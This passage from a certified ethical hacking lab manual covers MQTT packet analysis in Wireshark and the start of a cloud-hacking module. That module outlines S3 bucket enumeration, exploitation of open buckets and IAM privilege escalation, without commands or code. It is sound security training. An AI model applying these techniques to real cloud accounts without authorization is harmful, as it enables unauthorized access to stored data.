All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.10: Connect Command packet

TASK 1.5

Analyze Connect Ack Packet

20. Click on the **Connect Ack** packet. In the lower section of the window, click to expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
21. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Header Flag** and **Return Code**.

Note: The broker sends the Connect Ack packet on receiving a Connect command request from the client.

Some of the headers in the Connect Ack packet are given below:

- **Header Flags**: Contains information regarding the MQTT control packet type
- **Session Present**: Indicates the session between the broker and client; Bit 0 is the Connection Ack bit in the session present flag.
- **Return Code**: The values and responses of the return code are summarized in the table below

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Return Code	Return Code Response
0	Connection Accepted
1	Connection Refused, unacceptable protocol version
2	Connection Refused, identifier rejected
3	Connection Refused, server unavailable
4	Connection Refused, bad credentials
5	Connection Refused, not authorized




Figure 2.1.11: Connect Command packet

TASK 1.6

Analyze Subscribe Request Packet

22. Click on the **Subscribe Request** packet. In the lower section of the window, click to expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
23. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len**, **Message Identifier**, and **Topic Length**.

Note: To receive a relevant message, a client sends a SUBSCRIBE message to an MQTT broker.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some of the headers in the Subscribe Request packet are given below:

- **Header Flags**: Contains information regarding the MQTT control packet type
- **Message Identifier**: Identifies a message in a message flow between a client and a broker
- **Topic and QoS Level**: A subscription is a pair of a topic filter and a QoS level; the topic defines a subject of interest on which the client would like to get messages
- **Payload**: Contains a list of subscriptions




Figure 2.1.12: Subscribe Request packet

TASK 1.7

Analyze Subscribe Ack Packet

24. Click on the **Subscribe Ack** packet. In the lower section of the window, click to expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
25. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len** and **Message Identifier**.

Note: The MQTT broker confirms subscription by sending an acknowledgment back to the client using a SUBACK message.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some of the headers in the Subscribe Acknowledgement packet are given below:

- **Header Flags**: Contains information regarding the MQTT control packet type
- **Message Identifier**: Identifies a message in a message flow between a client and a broker
- **Payload**: Contains a list of return codes
- **Return Code**: For each Topic/QoS pair received, a return is sent by the MQTT broker in the SUBSCRIBE message; the return code is in line with the QoS level in the case of a success

The values and responses of the return code are summarized in the table below:

Return Code	Return Code Response
0	Success - Maximum QoS 0
1	Success - Maximum QoS 1
2	Success - Maximum QoS 2
128	Failure




Figure 2.1.13: Subsribe Ack packet

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.8

Analyze Publish Message Packet

26. Click on any **Publish Message** packet. In the lower section of the window, click to expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
27. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len**, **Topic Length**, **Topic**, and **Message**.

Note: After establishing a successful connection with the MQTT broker, the MQTT client can publish messages.

The headers in the Publish Message packet are given below:

- **Header Flags**: Contains information regarding the MQTT control packet type
- **DUP flag**: If the DUP flag is 0, it indicates the first attempt at sending this PUBLISH packet; if the flag is 1, it indicates a possible re-attempt at sending the message
- **QoS**: Determines the assurance level of a message
- **Retain Flag**: If the retain flag is set to 1, the server must store the message and its QoS, so it can cater to future subscriptions matching the topic
- **Topic Name**: Contains a UTF-8 string that can also include forward slashes when it needs to be hierarchically structured
- **Message**: Contains the actual data to be transmitted
- **Payload**: Contains the message that is being published

28. Publish Message can be used to obtain the message sent by the MQTT client to the broker.




Figure 2.1.14: Publish Message packet

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.9

Analyze Publish Ack Packet

29. Click on any **Publish Ack** packet. In the lower section of the window, click to expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
30. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len** and **Message Identifier**.

Note: A Publish Ack (PUBACK) packet is the response to a Publish Message (PUBLISH) packet.




Figure 2.1.15: Publish Ack packet

TASK 1.10

Analyze Publish Release Packet

31. Click on any **Publish Release** packet. In the lower section of the window, click to expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
32. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len**, **Message Type**, **Message Identifier**.

Note: A Publish Release (PUBREL) packet is the response to a Publish Received (PUBREC) packet.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.16: Publish Release packet

TASK 1.11

Analyze Publish Complete Packet

33. Now, scroll down, look for the **Publish Complete** packet, and click on it. In the lower section of the window, click to expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.

34. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len** and **Message Identifier**.

Note: The Publish Complete (PUBCOMP) packet is the response to a Publish Release (PUBREL) packet.




Figure 2.1.17: Publish Complete packet

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.12

Analyze Disconnect Req Packet

35. Scroll down, look for the **Disconnect Req** packet, and click on it. In the lower section of the window, click to expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
36. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len** and **Message Identifier**.
37. A disconnect message is the final control packet sent by the client to the broker. This indicates a clean disconnection by the client.




Figure 2.1.18: Disconnect Ask packet

38. This concludes the demonstration of capturing and analyzing MQTT protocol packets. Here, we analyzed different processes involved in the communication between an MQTT client and an MQTT broker using Wireshark. Understanding these metrics as well as the workflow can help you in quickly identifying the MQTT-related issues.
39. Close all open windows and document all the acquired information.
40. Turn off the **Windows 10** and **Ubuntu** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results obtained in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE ANY QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing

Module 19

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing

Cloud computing delivers various types of services and applications over the Internet. These services enable users to use software and hardware managed by third parties at remote locations. Some well-known cloud service providers are Google, Amazon, and Microsoft.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Cloud computing is an emerging technology that delivers computing services such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables a distributed workforce, reduces organization expenses, provides data security, etc. As enterprises are increasingly adopting cloud services, cloud systems have emerged as targets for attackers to gain unauthorized access to the valuable data stored in them. Therefore, it is essential to regularly perform pen testing on cloud systems to monitor their security posture.

Security administrators claim that cloud systems are more vulnerable to DoS assaults, because they involves numerous individuals or clients, making DoS assaults potentially very harmful. Because of the high workload on a flooded service, these systems attempt to provide additional computational power (more virtual machines, more service instances) to cope with the workload, and they will eventually fail.

Although cloud systems try to thwart attackers by providing additional computational power, they inadvertently aid attackers by allowing the most significant possible damage to the availability of a service—a process that starts from a single flooding-attack entry point. Thus, attackers need not flood all servers that provide a particular service but merely flood a single, cloud-based address to a service that is unavailable. Thus, adequate security is vital in this context, because cloud-computing services are based on sharing.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 19 Cloud Computing

As an ethical hacker and penetration tester, you must have sound knowledge of hacking cloud platforms using various tools and techniques. The labs in this module will provide you with real-time experience in exploiting the underlying vulnerabilities in a target cloud platform using various hacking methods and tools. However, hacking the cloud platform may be illegal depending on the organization's policies and any laws that are in effect. As an ethical or pen tester, you should always acquire proper authorization before performing system hacking.

Lab Objectives

The objective of the lab is to perform cloud platform hacking and other tasks that include, but are not limited to:

- Performing S3 bucket enumeration
- Exploiting misconfigured S3 buckets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Escalating privileges of a target IAM user account by exploiting misconfigurations in a user policy

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 30 Minutes

Overview of Cloud Computing

Cloud computing refers to on-demand delivery of IT capabilities, in which IT infrastructure and applications are provided to subscribers as metered services over a network. Cloud services are classified into three categories, namely infrastructure-as-a-service (IaaS), platform-as-a-service (PaaS), and software-as-a-service (SaaS), which offer different techniques for developing cloud.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target cloud platform. Recommended labs that will assist you in learning various cloud platform hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform S3 Bucket Enumeration using Various S3 Bucket Enumeration Tools	√		√
	1.1 Enumerate S3 Buckets using lazys3	√		√
	1.2 Enumerate S3 Buckets using S3Scanner	√		√
2	Exploit S3 Buckets	√		√
	2.1 Exploit Open S3 Buckets using AWS CLI	√		√
3	Perform Privilege Escalation to Gain Higher Privileges	√		√
	3.1 Escalate IAM User Privileges by Exploiting Misconfigured User Policy	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform S3 Bucket Enumeration using Various S3 Bucket Enumeration Tools

Ethical hackers and penetration testers are aided in enumeration by various tools that make information gathering an easy task.

ICON KEY

- Valuable Information
- Test Your Knowledge
